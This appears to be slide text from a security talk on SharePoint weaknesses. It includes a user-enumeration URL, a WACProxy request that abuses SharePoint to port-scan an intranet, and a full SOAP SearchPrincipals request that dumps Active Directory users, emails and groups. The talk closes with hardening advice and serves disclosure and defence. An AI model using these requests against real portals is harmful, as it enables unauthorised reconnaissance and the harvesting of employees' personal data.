
❑ User enumeration is also possible:

“/_layouts/userdisp.aspx?Force=True&ID=1”



XSS on Internet Frontline

❑ The XSS problem!



Web Services and Least Privilege

- ❑ Web-services grant *free* functionalities to “Anonymous” users.
- ❑ Example from ZDI-10-287: **Microsoft SharePoint Server 2007 Arbitrary File Upload Remote Code Execution Vulnerability.**
- ❑ “This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Microsoft Sharepoint Server utilizing Microsoft's Office Document Load Balancer (***Soap Request***). ***Authentication is not required to exploit this vulnerability.***”

Json Services and Least Privilege


- ❑ Under “_vti_bin” (the same path where the WebServices are located) some functionalities let an attacker do *things* without being Authenticated on Sharepoint 2010
- ❑ **WACProxy is a neat example:**
 - **Contact External Websites**
 - **Portscan The Intranet**
 - **Unsanitized Content**
 - **Parses the response...**

WACProxy Port Scanner


- ❑ The following request will ask for a page on any Website. If the port is open will answer immediately with 404 error code.
- ❑ If the port is closed it will wait until socket timeout
- ❑ Request:
 - `http://192.168.50.103/_vti_bin/wacproxy.ashx?redirect=http://192.168.50.103&spsite=http://www.google.com/_layouts/images/&docType=PP&callbackFunctionName=b`

WACProxy Port Scanner

- ❑ Response If the port is open:
 - **Error:603:Web Exception – (404) Not Found**
- ❑ Response If the port is closed... *a long timeout...* then...



Contacting Any External Website



Side Note: This kind of issues are also useful for DNS Poisoning Attacks

Sharepoint 2010 and Active Directory

- ❑ From mosshowto.blogspot.com:
- ❑ “In the SharePoint 2010 version, *you are not allowed as before* to mount a Farm installation on a single machine using local accounts.”
- ❑ In a few words, if you do not use Active Directory accounts you get *very* limited functionalities in 2010 version.
- ❑ There are of course different workarounds, but are not the suggested ones

Sharepoint Webservices and AD

- ❑ Any user can request full Active Directory Tree contents from the internet if the portal is connected with Active directory.
- ❑ Common functionalities available to all users (except the anonymous ones):
 - **SearchPrincipals**
 - **GetAllUserCollectionFromWeb**

Sharepoint Webservices and AD

❏ “SearchPrincipals” Request on Sharepoint 2010:

```
POST /_vti_bin/People.asmx HTTP/1.1
Host: corporateportal
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://schemas.microsoft.com/sharepoint/soap/SearchPrincipals"
Cookie:
FedAuth=77uaass34a93rtyuiei67th8djnfg8ihk12jhkskjsjhd334598h2jkkh...
Content-Length: 474

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <SearchPrincipals xmlns="http://schemas.microsoft.com/sharepoint/soap/">
      <searchText>a</searchText>
      <maxResults>1000</maxResults>
      <principalType>All</principalType>
    </SearchPrincipals>
  </soap:Body>
</soap:Envelope>
```

WebServices and Active Directory

□ Response:

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/7.5
SPRequestGuid: d67b46e2-c1cf-46bc-b060-ef3e26d4f17a
X-SharePointHealthScore: 0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 14.0.0.4762
Date: Wed, 19 Jan 2011 16:59:06 GMT
Content-Length: 153723
```

...

USERS

EMAILS

OUs

GROUPS

Conclusion

- ❑ Too often vulnerabilities in Sharing Portals are caused by Configuration Issues
- ❑ Patching is a weird process. SysAdmins tend to apply 100% “Critical” security patches, 50% “Important” security patches.
- ❑ If you do not apply *some security patches*, you may have some security problems.

Conclusion (2)

- ❑ Verify to *NOT* expose administrative Interfaces.
Administrative interfaces should stay on a separated Application, on a different port, reachable from restricted vlans
- ❑ *Note: I consider CMS or Single Site Sharepoint Interface an Administrative Interface*
- ❑ *DO NOT EXPOSE* Sharing Portals Json Services to the Internet
- ❑ *DO NOT EXPOSE* Sharing Portals Web Services to the Internet

Conclusion (3)

- ❑ Verify your corporate portals
- ❑ Require code reviews if the portal is based on Liferay.
Liferay has a lot of application issues compared to other products.
- ❑ Require code reviews on Custom Sharepoint WebParts
- ❑ Penetration Test Sharepoint with different user roles.
- ❑ Verify remediation multiple times. If the developers overwrite the *wrong* Web.config... your settings will not be applied.

Official Sharepoint Security Ref.

- ❑ MOSS
 - ❑ <http://msdn.microsoft.com/en-us/gg620631>
 - ❑ <http://technet.microsoft.com/en-us/library/cc262849.aspx>
- ❑ TMG/UAG
 - ❑ <http://technet.microsoft.com/en-us/library/dd861393.aspx>
 - ❑ <http://technet.microsoft.com/en-us/library/dd857299.aspx>

Thankyou!



Mail: giorgio.fedon@mindedsecurity.com

Site: <http://www.mindedsecurity.com>

Blog: <http://blog.mindedsecurity.com>

Early Warning: <http://www.mindedsecurity.com/ewregistration.html>